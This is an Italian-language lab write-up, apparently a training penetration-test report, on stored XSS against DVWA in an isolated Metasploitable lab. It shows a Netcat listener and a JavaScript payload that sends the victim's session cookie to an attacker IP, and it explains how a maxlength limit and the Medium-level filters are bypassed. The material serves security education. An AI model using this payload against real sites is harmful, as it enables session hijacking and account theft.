NETREBELS

CYBERSECURITY PENETRATION TEST REPORT

EXECUTIVE SUMMARY

Il presente Report tratta la minaccia del **Cross-Site Scripting (XSS)**, classificata come **A3** nella lista **OWASP Top 10** delle vulnerabilità web. L'XSS è un attacco di injection in cui script maligni vengono iniettati in pagine web ed eseguiti nei browser delle vittime. Sfruttando la vulnerabilità XSS persistente su DVWA, è stato simulato il furto di una sessione di un utente lecito, inoltrando i cookie a un Web Server sotto il controllo dell'attaccante.

REQUISITI E AMBIENTE DI LABORATORIO

- **Attaccante (Kali Linux):** `192.168.104.100/24`.
- **Vittima (Metasploitable/DVWA):** `192.168.104.150/24`.
- **Canale di Ricezione:** Web Server (**Netcat**) in ascolto sulla porta **4444**

1.ANALISI TECNICA DEI CONCETTI CHIAVE

Cross-Site Scripting (XSS) & OWASP A3

- **Spiegazione Tecnica:** L'XSS è una vulnerabilità di **Injection** che si verifica quando un'applicazione web include dati non fidati in una pagina web senza una validazione o un encoding appropriato. Essendo classificata come **A3** (Injection) nella lista **OWASP Top 10**, rappresenta una delle minacce più diffuse poiché colpisce direttamente il browser dell'utente finale, eseguendo script maligni nel contesto della sessione della vittima.
- **Spiegazione Semplice:** È come se un malintenzionato riuscisse a scrivere un "ordine segreto" su un modulo di un sito legittimo. Quando visiti quel sito, il tuo browser legge l'ordine e lo esegue, pensando che sia un'istruzione ufficiale del sito stesso.

Script Maligni & Vulnerabilità Web

- **Spiegazione Tecnica:** Gli script maligni sono solitamente frammenti di codice **JavaScript** iniettati in input vulnerabili (come campi commenti o profili utente). **JavaScript** è un linguaggio di programmazione *client-side* fondamentale per il web moderno; serve a rendere le pagine interattive, manipolare il contenuto del browser in tempo reale e gestire la comunicazione asincrona. Una vulnerabilità web si presenta quando il server non "pulisce" questi input, permettendo al browser di interpretare il codice JavaScript inserito come istruzione eseguibile invece di semplice testo visualizzabile.
- **Spiegazione Semplice:** Invece di scrivere il proprio nome in un modulo, l'attaccante scrive un piccolo programma. Se il sito è fatto male, non capisce la differenza e "salva" il programma nelle sue pagine, infettando chiunque le visiti.

Web Application DVWA (PHP & MySQL)

- **Spiegazione Tecnica: Damn Vulnerable Web App (DVWA)** è un'applicazione basata su **PHP** e **MySQL**. Il **PHP** è un linguaggio di scripting *server-side* utilizzato per generare contenuti dinamici, mentre **MySQL** è un sistema di gestione di database relazionali

(RDBMS) usato per archiviare e organizzare i dati dell'applicazione. DVWA è progettata specificamente come ambiente di addestramento; permette di testare vulnerabilità in un ambiente isolato, regolando i livelli di difficoltà (**Low, Medium, High**) per comprendere l'efficacia di diversi filtri di sicurezza.

- **Spiegazione Semplice:** È un "sito palestra" creato apposta per essere pieno di buchi di sicurezza. Serve agli esperti per imparare a trovare e riparare i guasti senza fare danni a siti reali.

Cookie & Furto di Sessione (Session Hijacking)

- **Spiegazione Tecnica:** I **Cookie** sono token alfanumerici utilizzati per mantenere lo stato della sessione. Tra questi, il **PHPSESSID** è l'identificativo univoco di sessione generato dal server PHP per distinguere un utente specifico dagli altri visitatori. Questi token sono generati tramite **algoritmi di Hash**, ovvero funzioni crittografiche che trasformano i dati di sessione in una stringa di lunghezza fissa non invertibile, garantendo che l'identità non sia facilmente indovinabile. Il server li utilizza per identificare un utente autenticato senza richiedere costantemente le credenziali. Il furto di questi cookie tramite XSS permette all'attaccante di clonare la sessione attiva della vittima, scavalcando completamente il processo di login.

- **Spiegazione Semplice:** Il cookie è come la "chiave magnetica" che ti danno in hotel dopo che hai fatto il check-in alla reception. Se qualcuno ti ruba la chiave, può entrare nella tua stanza senza dover chiedere il permesso o mostrare i documenti alla reception.

---

2. LAB CONFIGURATION & ANALISI DEL TARGET

Configurazione Interfaccia di Rete (Metasploitable)

- **Spiegazione Tecnica:** Per garantire la comunicazione tra l'attaccante e la vittima nella rete isolata, è stata modificata la configurazione di rete della Metasploitable agendo sul file `/etc/network/interfaces`. Sono stati impostati parametri statici: l'**Address** (`192.168.104.150`), la **Network** (`192.168.104.0`), il **Broadcast** (`192.168.104.255`) e il **Gateway** puntato verso l'IP di Kali o del router della subnet. Questa configurazione assicura che il traffico generato dal payload XSS possa raggiungere correttamente il server Netcat dell'attaccante.

- **Spiegazione Semplice:** Abbiamo dovuto dare un "indirizzo di casa" fisso al computer della vittima e dirgli qual è la strada (il gateway) per parlare con il computer dell'attaccante. Senza questi indirizzi precisi, i dati rubati si perderebbero nella rete senza mai arrivare a destinazione.


Metasploitable:

```
msfadmin@metasploitable:~$ infoconfig
-bash: infoconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:59:35:43
          inet addr:192.168.104.150  Bcast:192.168.104.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe59:3543/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1036 (1.0 KB)  TX bytes:8833 (8.6 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:135 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:33489 (32.7 KB)  TX bytes:33489 (32.7 KB)

msfadmin@metasploitable:~$
```

KALI:



Analisi della Pagina Stored XSS (DVWA)


- **Spiegazione Tecnica:** La pagina "Vulnerability: Stored Cross Site Scripting" simula un **Guestbook** composto dai campi *Name*, *Message* e il pulsante *Sign Guestbook*. A livello **Medium**, l'applicazione implementa filtri di sicurezza più stringenti rispetto al livello Low, tentando di neutralizzare i tag script comuni tramite funzioni di pulizia delle stringhe. Il punto critico risiede nella **persistenza**: i dati inseriti non vengono solo elaborati temporaneamente, ma salvati permanentemente nel database **MySQL** e ri-renderizzati nel browser di ogni utente che visita la pagina.

- **Spiegazione Semplice:** È un libro degli ospiti digitale dove chiunque può lasciare un messaggio. La pericolosità sta nel fatto che il sito non si limita a leggere il messaggio una volta, ma lo salva per sempre e lo mostra a tutti i futuri visitatori.

Stored XSS vs Reflected XSS

- **Spiegazione Tecnica:** Lo **Stored XSS** (anche detto *Persistente*) si verifica quando il payload malevolo viene salvato permanentemente sul server target (es. in un database). È intrinsecamente più pericoloso del **Reflected XSS** (o *Non-Persistente*) — dove lo script viene "riflettuto" dal web server tramite un link appositamente forgiato e colpisce solo chi clicca su quel link — a causa della sua persistenza e della moltiplicazione dell'impatto. Mentre nel Reflected l'attacco richiede un'azione diretta della vittima (social engineering), nello Stored l'attaccante inietta il codice una sola volta nel database. Da quel momento, ogni utente (inclusi gli amministratori) che visualizza la pagina infetta eseguirà automaticamente il codice maligno nel proprio browser.

- **Spiegazione Semplice:** Il Reflected XSS è come un proiettile singolo: devi mirare e sparare a ogni singola persona convincendola a cliccare su un link. Lo Stored XSS è come avvelenare la fontana del villaggio: lo fai una volta sola e colpisci chiunque vada a bere, rendendo l'attacco molto più efficace, silenzioso e difficile da fermare.



La pagina si presenta come un classico **Guestbook** (Libro degli ospiti). Gli elementi principali sono:

- **Campo Name**: Dove inserire il proprio nome.
- **Campo Message**: Dove scrivere il messaggio.
- **Pulsante Sign Guestbook**: Per inviare e salvare i dati.
- **Area Messaggi**: Sotto il modulo, vengono visualizzati tutti i messaggi salvati nel database.

Il punto chiave: I dati che inserisci vengono **salvati per sempre (stored)** nel database. Ogni volta che un utente (o tu stesso) apre questa pagina, il sito legge quei dati e li mostra. Se invece di un messaggio scrivi un codice "maligno" (payload) e il sito lo accetta, quel codice verrà eseguito automaticamente nel browser di chiunque visiti la pagina. Questo rende lo Stored XSS molto più pericoloso di quello Reflected: basta colpire una volta il server per infettare migliaia di visitatori (persistenza + moltiplicazione dell'impatto).

Confronto dei Codici Sorgente (View Source)

Cliccando su **View Source** in basso a destra, puoi vedere come il programmatore ha scritto il codice PHP per gestire i messaggi. Esistono due approcci diversi che rappresentano due livelli di difesa:

1. Low Stored XSS Source (Vulnerabilità evidente)

- **Cosa fa**: Non applica quasi nessuna protezione.
- **Perché esiste**: È progettato per essere il caso più semplice possibile. I dati dell'utente vengono presi e mostrati esattamente come sono stati scritti. Dimostra quanto sia elementare inserire uno script che rubi i cookie.

2. Medium Stored XSS Source (Vulnerabilità mascherata)


- **Cosa fa**: Introduce delle difese "fai-da-te" che però sono incomplete.
- **Le difese**: Il codice cerca di cancellare i tag HTML (usando `strip_tags`) o di eliminare la parola specifica `<script>`.
- **Il limite**: Queste difese bloccano solo gli attacchi più banali. Come abbiamo visto, basta usare un tag diverso (come `<img>`) o cambiare le maiuscole per superare il blocco.
- **Insegnamento**: Serve a farti capire che fare "un po' di pulizia" non equivale a rendere un sito sicuro. È una situazione molto più realistica perché simula un programmatore che ha provato a proteggersi, ma ha fallito.

3. LAB CONFIGURATION & ANALISI DEL TARGET (Cont.)

Utilizzo di Burp Suite: Il Proxy Intercettatore

- **Spiegazione Tecnica: Burp Suite** è una piattaforma software leader nel settore della sicurezza informatica, utilizzata per il test di penetrazione delle applicazioni web. Funge da **Proxy HTTP**, posizionandosi tra il browser dell'attaccante e il server target (la Metasploitable). Attraverso la scheda **Proxy** e la funzione **Open Browser**, è possibile navigare nel sito vittima (`192.168.104.150`) intercettando, analizzando e modificando in tempo reale ogni richiesta inviata al server e ogni risposta ricevuta.


- **Spiegazione Semplice:** Burp Suite è come un "postino curioso" che sta tra te e il sito web. Prima di consegnare la tua lettera (la richiesta web), la apre, te la fa leggere e ti permette di cambiare quello che c'è scritto prima di richiuderla e portarla a destinazione. È fondamentale per vedere cosa succede "sotto il cofano" di un sito.





Accesso a DVWA e Configurazione della Sicurezza

- **Spiegazione Tecnica:** Una volta aperto il browser integrato di Burp, abbiamo effettuato l'accesso alla **DVWA (Damn Vulnerable Web App)**. La prima azione fondamentale è stata navigare nella sezione **DVWA Security** per impostare il livello di difficoltà su proima **Law** e poi **Medium**. Questo passaggio istruisce il server PHP ad applicare filtri di sanitizzazione (come `strip_tags` o la rimozione di `<script>`) che cercheremo di bypassare durante l'attacco.

- **Spiegazione Semplice:** Siamo entrati nel sito palestra (DVWA) e siamo andati nelle impostazioni per alzare la difficoltà. Abbiamo scelto il livello “Basso” e "Medio" per metterci alla prova contro un sito che prova a difendersi, rendendo l'esercizio più simile a una sfida reale contro un programmatore che ha cercato di proteggere il suo lavoro.




Metasploitable2 - Linux
Not secure 192.168.13.150
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
DVWA Security
Script Security
Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
high
Submit
low
medium
high
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]


4. EXECUTION & EXPLOITATION: PREPARAZIONE DELL'ATTACCO

Apertura di Netcat su Terminale Kali

- **Spiegazione Tecnica:** Per ricevere i dati esfiltrati dal browser della vittima, da terminale è stato utilizzato **Netcat** (spesso abbreviato in `nc`), un'utility di rete estremamente versatile definita come il "coltellino svizzero" delle reti TCP/IP. Il comando eseguito sul terminale è stato: `sudo nc -lvp 4444`.
    - **-l (listen):** Imposta Netcat in modalità ascolto, pronto a ricevere connessioni in entrata.
    - **-v (verbose):** Fornisce un output dettagliato sulla connessione stabilita.
    - **-p (port):** Specifica la porta locale su cui restare in ascolto (nel nostro caso la 4444).
- **Spiegazione Semplice:** Netcat è come un "registratore vocale" sempre acceso che aspetta di sentire un messaggio. Lo abbiamo impostato sulla porta 4444 per farlo rimanere in attesa dei dati rubati. Quando il computer della vittima eseguirà il nostro codice, chiamerà proprio questo "numero di telefono" (porta) per consegnarci il bottino.

Perché usiamo Netcat in questo attacco?

- **Spiegazione Tecnica:** In un attacco XSS, il codice JavaScript iniettato viene eseguito sul client (browser della vittima). Tuttavia, l'attaccante ha bisogno di un modo per far uscire le informazioni carpite (come i cookie) dalla rete della vittima verso il proprio sistema. Netcat funge da **Web Server minimale**: riceve la richiesta HTTP generata dallo script maligno e ne visualizza il contenuto (incluso l'URL contenente i dati rubati) direttamente nel terminale dell'attaccante.
- **Spiegazione Semplice:** JavaScript può rubare i dati, ma non può conservarli. Ha bisogno di spedirli da qualche parte. Usiamo Netcat perché è il bersaglio perfetto: è un server semplicissimo che cattura qualsiasi testo gli venga inviato e lo mostra sullo schermo dell'attaccante in tempo reale. Senza questo "ricevitore", avremmo i dati ma non potremmo leggerli.



Iniezione del Payload e Bypass del Limite Caratteri

- **Spiegazione Tecnica:** Una volta configurato Netcat, ci siamo spostati sulla pagina Stored XSS di DVWA. Il campo "Message" presenta un vincolo nel codice HTML (`maxlength="50"`) che impedisce l'inserimento di script lunghi. Per superare questa restrizione lato client, abbiamo cliccato con il tasto destro sul campo, selezionato **Ispeziona (Inspect)** e modificato manualmente il valore dell'attributo in `500`. Questo ci ha permesso di incollare il payload completo nel modulo e inviarlo tramite il pulsante **Sign Guestbook**.

- **Spiegazione Semplice:** Siamo andati nella pagina dei messaggi e abbiamo trovato un problema: il sito non ci permetteva di scrivere più di poche lettere. Usando il tasto destro e lo strumento "Ispeziona", abbiamo modificato temporaneamente le regole del sito per dirgli "accetta un messaggio molto più lungo". È come se avessimo allungato lo spazio su un foglio di carta che era troppo piccolo per scrivere tutto il nostro piano segreto.

Lo Script Utilizzato e il suo Funzionamento


- **Spiegazione Tecnica:** Il codice iniettato per il livello Low è il seguente:
  ```
  <script>document.location='http://192.168.104.100:4444/
  c=' + document.cookie;</script>
  ```
  - **`<script>`**: Definisce l'inizio e la fine di un blocco di codice JavaScript che il browser deve eseguire.
  - **`document.cookie`**: Questa proprietà permette allo script di leggere tutti i cookie associati alla sessione corrente, incluso il fondamentale **PHPSESSID**.
  - **`document.location`**: Forza il browser a cambiare URL, reindirizzando l'utente verso l'indirizzo IP dell'attaccante (`192.168.104.100`) e aggiungendo i cookie rubati come parte del percorso URL.

- **Spiegazione Semplice:** Questo script è il nostro "ladro invisibile". Quando qualcuno carica la pagina, il comando ordina al browser di: 1) Prendere le chiavi di casa (i cookie); 2) Scappare immediatamente verso l'indirizzo del malintenzionato portando con sé quelle chiavi. Tutto avviene in una frazione di secondo.


Analisi del Risultato

- **Spiegazione Tecnica:** Dopo aver cliccato su "Sign Guestbook", il payload viene salvato nel database (Stored). Da questo momento, ogni volta che la pagina viene ricaricata, il browser interpreta lo script e invia una richiesta **GET** verso la nostra istanza di Netcat. **Una richiesta GET è un metodo del protocollo HTTP utilizzato per richiedere una risorsa specifica da un server; in questo caso, viene manipolata per inviare dati al server dell'attaccante inserendoli direttamente nell'URL (appendendoli dopo il simbolo `"?"`)**. Sul terminale di Kali, abbiamo visto apparire una stringa contenente l'hash di sessione rubato.

- **Spiegazione Semplice:** Non appena abbiamo inviato il messaggio, il "virus" è stato installato sul sito. Guardando il nostro terminale (Netcat), abbiamo visto apparire il codice segreto della vittima. Abbiamo avuto la conferma che la trappola ha funzionato: il sito ci ha consegnato le chiavi della vittima senza che nessuno se ne accorgesse.



Ora su NC apparirà il coockie.



5. EXECUTION & EXPLOITATION: LIVELLO MEDIUM (BYPASS)

Analisi della Sanitizzazione del Messaggio (Livello Medium)

- **Spiegazione Tecnica:** Aumentando il livello di security su DVWA a **Medium**, l'applicazione tenta di implementare una "sicurezza a strati", che però risulta concettualmente errata. Vengono utilizzate funzioni come `strip_tags()` (che rimuove tag HTML noti) e funzioni di escaping SQL come `addslashes()` o `mysql_real_escape_string()`, che sono inefficaci contro l'XSS poiché non eseguono un **output encoding contestuale**. Sebbene venga introdotta `htmlspecialchars()`, essa viene spesso applicata al momento sbagliato, lasciando spazio a bypass creativi.
